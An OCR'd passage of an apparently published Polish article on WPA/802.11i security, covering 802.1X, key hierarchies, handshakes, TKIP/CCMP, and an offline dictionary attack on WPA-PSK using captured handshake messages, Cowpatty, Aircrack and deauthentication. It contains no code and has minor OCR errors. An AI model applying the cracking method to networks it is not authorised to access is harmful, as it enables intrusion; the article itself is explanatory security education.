
Druga faza obejmuje uwierzytelnianie 802.1X wykorzystujące EAP i konkretną, uzgodnioną wcześniej metodę uwierzytelniania: EAP/TLS z certyfikatami klienta i serwera (co wymaga dostępności infrastruktury klucza publicznego), EAP/TTLS lub PEAP z uwierzytelnianiem mieszanym (certyfikaty są wymagane jedynie od serwerów) itd. Proces uwierzytelniania 802.1X rozpoczyna się w chwili, gdy punkt dostępowy zażąda danych o tożsamości klienta. Odpowiedź klienta określa preferowaną metodę uwierzytelnienia. Między klientem a serwerem uwierzytelniającym wymieniane są następnie komunikaty mające na celu ustalenie wspólnego klucza nadrzędnego (*Master Key*, czyli MK). Na zakończenie serwer wysyła do punktu dostępowego komunikat *Radius Accept*, zawierający MK i ostateczny komunikat *EAP Success* dla klienta. Rysunek 6 ilustruje przebieg drugiej fazy.

Faza 3: Hierarchia i dystrybucja kluczy


Bezpieczeństwo połączenia w dużym stopniu zależy od tajnych kluczy. Każdy klucz ma w architekturze RSN ograniczony czas ważności, a ogólne bezpieczeństwo zapewnia cały zbiór



Rysunek 3. *Zgodny ze specyfikacją IEEE model architektury 802.1X*



Rysunek 4. *Fazy działania protokołu 802.11i*



Rysunek 5. *Faza 1: uzgodnienie polityki bezpieczeństwa*

różnych kluczy, zorganizowanych w hierarchię. Po udanym uwierzytelnieniu tworzony jest bezpieczny kontekst komunikacji, po czym tymczasowe klucze sesji są tworzone i regularnie aktualizowane aż do zamknięcia kontekstu. Celem trzeciej fazy jest wygenerowanie i wymiana kluczy. W ramach generowania kluczy wykorzystywane są dwie procedury negocjacji (patrz Rysunek 7):

- czteroetapowa negocjacja (*4-Way Handshake*) dla ustalenia kluczy tymczasowych: pojedynczego PTK (*Pairwise Transient Key*) i grupowego GTK (*Group Transient Key*),

- negocjacja klucza grupowego dla odnowienia klucza GTK.


Proces generowania pojedynczego klucza głównego PMK (*Pairwise Master Key*) różni się w zależności od stosowanej metody uwierzytelniania:

- jeśli używany jest z góry ustalony klucz PSK (*Pre-Shared Key*), to PMK = PSK. PSK jest generowany na podstawie hasła (od 8 do 63 znaków) lub ciągu 256-bitowego i jest przeznaczony dla sieci domowych i małych sieci firmowych nieposiadających serwera uwierzytelniającego,
- jeśli używany jest serwer uwierzytelniający, to PMK jest wyliczany z klucza głównego MK dla 802.1X.


Sam klucz PMK nie jest nigdy używany do szyfrowania czy sprawdzania integralności. Dopiero na jego podstawie generowany jest tymczasowy klucz szyfrujący – w przypadku transmisji pojedynczej będzie nim PTK. Długość PTK zależy od stosowanego protokołu szyfrującego – 512 bitów dla TKIP, 384 bity dla CCMP. Klucz PTK składa się z kilku kluczy tymczasowych o konkretnych zastosowaniach:

- KCK (*Key Confirmation Key* – 128 bitów): klucz do generowania kodu uwierzytelniającego wiadomości (MIC), używany w ramach negocjacji czteroetapowej i negocjacji klucza grupowego,
- KEK (*Key Encryption Key* – 128 bitów): klucz do zapewniania poufności danych w czasie negocjacji czteroetapowej i negocjacji klucza grupowego,
- TK (*Temporary Key* – 128 bitów): klucz do szyfrowania danych (używany przez TKIP i CMMP),
- TMK (*Temporary MIC Key* – 2x64 bity): klucz do uwierzytelniania danych (używany wyłącznie przez algorytm Michael z TKIP). Dla każdej z komunikujących się stron używany jest osobny klucz.

Hierarchię kluczy przedstawia Rysunek 8.



Rysunek 6. *Faza 2: uwierzytelnianie 802.1X*




Rysunek 7. *Faza 3: generowanie i dystrybucja kluczy*

Proces negocjacji czteroetapowej, inicjowany przez punkt dostępowy, ma na celu:


- potwierdzenie, że klient faktycznie zna klucz PMK,
- wygenerowanie nowego klucza PTK,
- instalację kluczy szyfrowania i integralności,
- szyfrowanie transportu klucza GTK,
- potwierdzenie wyboru zestawu szyfrów.

Podczas negocjacji czteroetapowej, między klientem a punktem dostępowym wymieniane są cztery komunikaty *EAPOL-Key*. Proces ten ilustruje Rysunek 9.

Klucz PTK jest wyliczany na podstawie: klucza PMK, stałego ciągu znaków, adresu MAC punktu dostępowego, adresu MAC klienta i dwóch losowych wartości jednorazowych *ANonce* i *SNonce*, generowanych odpowiednio przez podmiot uwierzytelniający i petenta. Punkt dostępowy inicjuje cały proces generując losową wartość *ANonce* i wysyłając ją petentowi bez szyfrowania czy wprowadzania jakichkolwiek zabezpieczeń integralności. Petent generuje własną wartość losową *SNonce* i znając *ANonce* może już wyliczyć PTK i tymczasowe klucze pochodne, więc odsyła *SNonce* oraz kod MIC uzyskany dzięki kluczowi KCK z drugiej wiadomości. Podmiot uwierzytelniający odbiera wiadomość i pobiera z niej wartość *SNonce* (wiadomość nadal nie jest szyfrowana), więc może wyliczyć klucz PTK i pochodne klucze tymczasowe, a dzięki temu sprawdzić poprawność kodu MIC w drugiej wiadomości. Poprawna wartość MIC ozna-



Rysunek 8. *Faza 3: hierarchia kluczy pojedynczych*



Rysunek 9. *Faza 3: negocjacja czteroetapowa*

cza, że petent zna klucz i poprawnie wyliczył klucz PTK oraz pochodne klucze tymczasowe.

Trzeci komunikat jest wysyłany do petenta i zawiera zaszyfrowany kluczem KEK klucz GTK, wyliczony na podstawie losowego GMK i wartości *GNonce* (widać to dokładnie na Rysunku 10). Wysyłany jest również kod MIC dla trzeciego komunikatu, uzyskany przy pomocy klucza KCK. Po odebraniu wiadomości petent sprawdza MIC by upewnić się, że punkt dostępowy zna klucz PMK i poprawnie wyliczył klucz PTK oraz pochodne klucze tymczasowe.

Ostatni komunikat potwierdza zakończenie negocjacji i sygnalizuje, że petent instaluje klucz i będzie go używał do szyfrowania. Po odebraniu komunikatu i weryfikacji jego kodu MIC, podmiot uwierzytelniający również instaluje klucz i przechodzi do szyfrowania. W ten sposób klient i punkt dostępowy uzgodnili, wyliczyli i zainstalowali klucze szyfrujące, których mogą odtąd używać do stworzenia bezpiecznego kanału komunikacji w transmisji pojedynczej.

Transmisje grupowe chroni stosowny klucz tymczasowy GTK (*Group Transient Key*), generowany na podstawie głównego klucza grupowego GMK (*Group Master Key*), stałego ciągu znaków, adresu MAC punktu dostępowego oraz wartości losowej *GNonce*. Długość GTK zależy od protokołu szyfrującego – 256 bitów dla TKIP, 128 bitów dla CCMP. GTK dzieli się na specjalizowane klucze tymczasowe:

- GEK (*Group Encryption Key*) – klucz do szyfrowania danych (używany przez TKIP i przez CCMP do szyfrowania i uwierzytelniania),
- GIK (*Group Integrity Key*) – klucz do uwierzytelniania danych (używany tylko przez algorytm Michael w TKIP).

Hierarchię kluczy grupowych przedstawia Rysunek 10.

W ramach negocjacji klucza grupowego między klientem a punktem dostępowym wymieniane są dwa komunikaty *EAPOL-Key*. Proces negocjacji wykorzystuje tymczasowe klucze KCK i KEK wygenerowane podczas negocjacji czteroetapowej – ilustruje to Rysunek 11.

Jedynym celem negocjacji klucza grupowego jest anulowanie skojarzenia klienta i odnowienie klucza GTK na jego żądanie. Podmiot uwierzytelniający wybiera losową liczbę *GNonce* i generuje nowy klucz GTK, a następnie, po zaszyfrowaniu go kluczem KEK, wysyła go do petenta, wraz z numerem sekwencyjnym GTK oraz kodem MIC wiadomości wyliczonym za pomocą KCK. Po otrzymaniu komunikatu klient sprawdza kod MIC, po czym możliwe staje się odszyfrowanie klucza GTK.

Drugi komunikat jest wysyłany przez klienta jako potwierdzenie negocjacji klucza grupowego i zawiera numer sekwencyjny klucza GTK oraz kod MIC tej dla wiadomości.

Po otrzymaniu komunikatu i sprawdzeniu wartości kodu MIC, podmiot uwierzytelniający instaluje nowy klucz GTK.

Istnieje też procedura negocjacji klucza *STAkey*, ale nie będziemy jej tu omawiać. Jej celem jest wygenerowanie przez punkt dostępowy tajnego klucza tymczasowego o nazwie *STAkey*, używanego do obsługi połączeń zestawianych na żądanie.

Faza 4: poufność i integralność danych RSNA


Wszystkie klucze wygenerowane w poprzednich etapach są wykorzystywane w protokołach zapewniania poufności i integralności danych RSNA:

- TKIP (*Temporal Key Hash*),
- CCMP (*Counter-Mode/Cipher Block Chaining Message Authentication Code Protocol*),
- WRAP (*Wireless Robust Authenticated Protocol*).


Zanim szczegółowo poznamy poszczególne protokoły, konieczne jest dokładne zrozumienie różnicy między jednostkami danych MSDU (*MAC Service Data Unit*) a MPDU (*MAC Protocol Data Unit*). Obie jednostki odpowiadają pojedynczemu pakietowi danych, ale MSDU odpowiada pakietowi przed fragmentacją, natomiast MPDU to część pierwotnego pakietu po fragmentacji. Różnica między tymi jednostkami jest istotna w przypadku szyfrowania TKIP i CCMP, gdyż w TKIP kod MIC jest wyliczany na podstawie MSDU, podczas gdy w CCMP jest on wyliczany z MPDU.

Podobnie do protokołu WEP, TKIP oparty jest na algorytmie RC4, lecz powód jego istnienia jest tylko jeden: umożliwienie przyszłej aktualizacji systemów WEP do obsługi bardziej bezpiecznego protokołu. Obsługa TKIP jest wymagana do uzyskania certyfikacji WPA, natomiast w ramach RSN 802.11i jest tylko opcjonalna. TKIP implementuje mechanizmy mające na celu zaradzenie opisanym wcześniej podatnościom WEP:

- zapewnianie integralności – nowy kod integralności wiadomości (MIC) o nazwie Michael może być implementowany nawet w oprogramowaniu działającym na powolnych procesorach,
- WI – nowe reguły wyboru wartości WI, wykorzystanie WI jako licznika powtórzeń (TSC – *TKIP Sequence Counter*) oraz inkrementacja kolejnych WI w celu zapobiegania atakom powtórzeniowym,
- mieszanie klucza dla pojedynczych pakietów (*Per Packet Key*) – możliwość stosowania pozornie niepowiązanych kluczy szyfrujących,
- zarządzanie kluczami: nowy mechanizm zarządzania kluczami i ich wymianą.




Rysunek 10. *Faza 3: hierarchia kluczy grupowych*



Rysunek 11. *Faza 3: negocjacja klucza grupowego*

Proces mieszania klucza TKIP składa się z dwóch etapów. Etap pierwszy wykorzystuje dane statyczne: tajny klucz sesji (TEK), adres MAC nadawcy (powalający uniknąć kolizji WI) oraz starsze 32 bity WI. Etap drugi korzysta z wyniku etapu pierwszego oraz młodszych 16 bitów WI, zmieniając wszystkie bity pola *Per Packet Key* dla kolejnych nowych WI. Wartość WI zawsze zaczyna się od 0 i jest zwiększana o 1 dla każdego wysyłanego pakietu, przy czym odrzucane są wszystkie pakiety, w których wartość licznika TSC nie jest większa od wartości dla poprzedniego pakietu. Wynik drugiej fazy mieszania, część rozszerzonego WI oraz dodatkowy bit są podawane na wejściu algorytmu RC4. Wygenerowany w ten sposób strumień klucza jest XOR-owany z MPDU tekstu jawnego, kodem MIC wyliczonym dla tego MPDU i starym ICV protokołu WEP (patrz Rysunek 12).

Wyliczanie kodu MIC wykorzystuje stworzony przez Nielsa Fergusona algorytm Michael. Został on stworzo-



Rysunek 12. *Mieszanie kluczy i szyfrowanie TKIP*

ny specjalnie dla potrzeb TKIP a założony w nim poziom bezpieczeństwa ma 20 bitów (przy czym ze względów wydajnościowych nie może korzystać z operacji mnożenia, gdyż musi być obsługiwany również na starszym sprzęcie przeznaczonym do przyszłej aktualizacji do WPA). Ograniczony poziom bezpieczeństwa wymaga dodatkowych zabezpieczeń przed fałszowaniem kodu MIC. Więcej niż jedno niepowodzenie weryfikacji kodu MIC na minutę powoduje zablokowanie komunikacji na 60 sekund, po czym konieczne jest ustalenie nowych kluczy GTK i PTK. Wyliczany przez Michaela MIC jest ośmiooktetową wartością kontrolną dołączaną do każdego MSDU przed jego wysłaniem. MIC jest wyliczany na podstawie adresu nadawcy, adresu odbiorcy, nieszyfrowanego MSDU i odpowiedniego klucza TMK (do wysyłania i odbioru wiadomości używane są różne klucze).

Protokół CCMP bazuje na szyfrze blokowym AES (*Advanced Encryption Standard*) w trybie CCM z kluczem i blokami o długości 128 bitów. Z pozoru mogłoby się zdawać, że szyfr AES jest dla CCMP tym, czym RC4 dla TKIP, jednak w przeciwieństwie do TKIP, którego celem jest jedynie utrzymanie obsługi starszego sprzętu, CCMP nie jest kompromisem, lecz zupełnie nowym protokołem. CCMP generuje kod MIC w trybie licznika metodą uwierzytelniania CBC (*Cipher Block Chaining*).

W nowym protokole pojawiło się kilka ciekawych rozwiązań, na przykład wykorzystanie tego samego klucza z różnymi WI do szyfrowania i uwierzytelniania, albo objęcie uwierzytelnianiem również danych nieszyfrowanych. Protokół CCMP rozszerza MPDU o dodatkowych 16 bajtów: 8 bajtów na nagłówek CCMP i osiem bajtów na kod MIC. Nagłówek CCMP jest nieszyfrowanym polem umieszczanym między nagłówkiem MAC a szyfrowanymi danymi i zawierającym 48-bitowy numer pakietu (czyli rozszerzony WI) oraz pole klucza grupowego *KeyID*. Numer pakietu jest zwiększany o jeden dla każdego kolejnego MPDU.


Obliczanie kodu MIC odbywa się za pomocą algorytmu CBC-MAC. Jego działanie polega na zaszyfrowaniu początkowej wartości jednorazowej (wyliczonej na podstawie wartości pola *Priority*, adresu źródłowego MPDU oraz zwiększonego numeru pakietu), po czym XOR-owaniu jej z kolejnymi blokami aż do uzyskania ostatecznego 64-bitowego kodu MIC (wynikiem obliczeń jest wprawdzie 128 bitów, ale młodsze 64 bity są odrzucane). Kod MIC jest następnie dołączany do tekstu jawnego a całość zostaje zaszyfrowana algorytmem AES w trybie licznikowym. Licznik jest tworzony na podstawie wartości jednorazowej podobnej do tej stosowanej dla kodu MIC, ale zawierającej dodatkowe pole licznika, inicjalizowane jedynką i zwiększane dla każdego kolejnego bloku.

Istnieje też protokół WRAP, który również opiera się na AES, ale stosuje szyfrowanie uwierzytelniania w trybie OCB (*Offset Codebook Mode*), pozwalające jednocześnie przeprowadzać uwierzytelnianie i szyfrowanie. Grupa robocza IEEE 802.11i pierwotnie wybrała właśnie tryb OCB, ale w końcu został on odrzucony ze względów patentowych i związanej z nimi możliwości pojawienia się opłat licencyjnych. W jego miejsce przyjęto CCMP jako protokół obowiązkowy.

Słabości WPA/WPA2

Od czasu pojawienia się na rynku implementacji WPA/WPA2 odkryto już w nich kilka drobnych słabości, ale żadna z nich nie stanowi poważnego zagrożenia – pod warunkiem przestrzegania prostych reguł bezpieczeństwa.

Największe znaczenie praktyczne ma podatność klucza PSK na atak. Jak już wspomnieliśmy, klucz PSK stanowi alternatywę dla wymagającego dostępności serwera uwie-



Rysunek 13. *Obliczanie kodu MIC algorytmem Michael*

rzytelniania klucza PMK 802.1x. Kluczem PSK jest ciąg 256 bitów lub hasło o długości od 8 do 63 znaków używane do wygenerowania takiego ciągu. Algorytm generowania klucza jest prosty: PSK = PMK = PBKDF2(hasło, SSID, długość SSID, 4096, 256), gdzie PBKDF2 jest algorytmem opisanym w dokumencie PKCS#5, 4096 jest liczbą operacji mieszania, a 256 jest długością danych wejściowych. Klucz PTK jest wyliczany na podstawie PMK z wykorzystaniem negocjacji czteroetapowej, a wszelkie informacje używane do obliczenia jego wartości są przesyłane otwartym tekstem.

Siła klucza PTK zależy tym samym wyłącznie od klucza PMK, co w przypadku PSK oznacza po prostu zależność od siły hasła. Robert Moskowitz zauważył, że druga wiadomość negocjacji czteroetapowej może być poddana słownikowym i siłowym atakom offline. Do wykorzystania tej podatności stworzono narzędzie Cowpatty, którego kod źródłowy został wykorzystany i ulepszony przez Christophe'a Devine'a w Aircracku, umożliwiając tym samym ataki słownikowe i siłowe na klucz PSK w komunikacji WPA. Konstrukcja protokołu – 4096 operacji mieszania na każde sprawdzane hasło – oznacza w praktyce, że atak siłowy jest bardzo powolny (zaledwie kilkaset haseł na sekundę na najnowszym pojedynczym procesorze). Klucza PMK nie da się wyliczyć, gdyż hasło jest dodatkowo mieszane na podstawie wartości ESSID. Skuteczna ochrona przed tą podatnością wymaga stosowania mocnych, niesłownikowych haseł o długości co najmniej 20 znaków.


Przeprowadzenie takiego ataku wymaga od napastnika przechwycenia komunikatów negocjacji czteroetapowej poprzez pasywne monitorowanie sieci bezprzewodowej lub zastosowanie opisanego wcześniej ataku z anulowaniem uwierzytelnienia (co znacznie przyspiesza cały proces).

W rzeczywistości do podjęcia próby ataku na klucz PSK potrzebne są dwie pierwsze wiadomości negocjacji. Wzór na wartość PTK to PTK = PRF-X (PMK, rozszerzenie klucza pojedynczego, Min(AP_Mac, STA_Mac) || Max(AP_Mac, STA_Mac) || Min(*ANonce*, *SNonce*) || Max(*ANonce*, *SNonce*)), gdzie (w tym przypadku) PMK równa się PSK. Po przechwyceniu dwóch pierwszych komunikatów napastnik zna wartość *ANonce* (z pierwszej wiadomości) wartość *SNonce* (z drugiej wiadomości) i może rozpocząć zgadywanie wartości PSK, której znajomość pozwoli wyliczyć PTK i pochodne klucze tymczasowe. Udane odgadnięcie PSK można poznać po tym, że kod MIC wyliczony za pomocą odtworzonego klucza KCK daje MIC drugiej wiadomości – w przeciwnym razie trzeba zgadywać dalej.

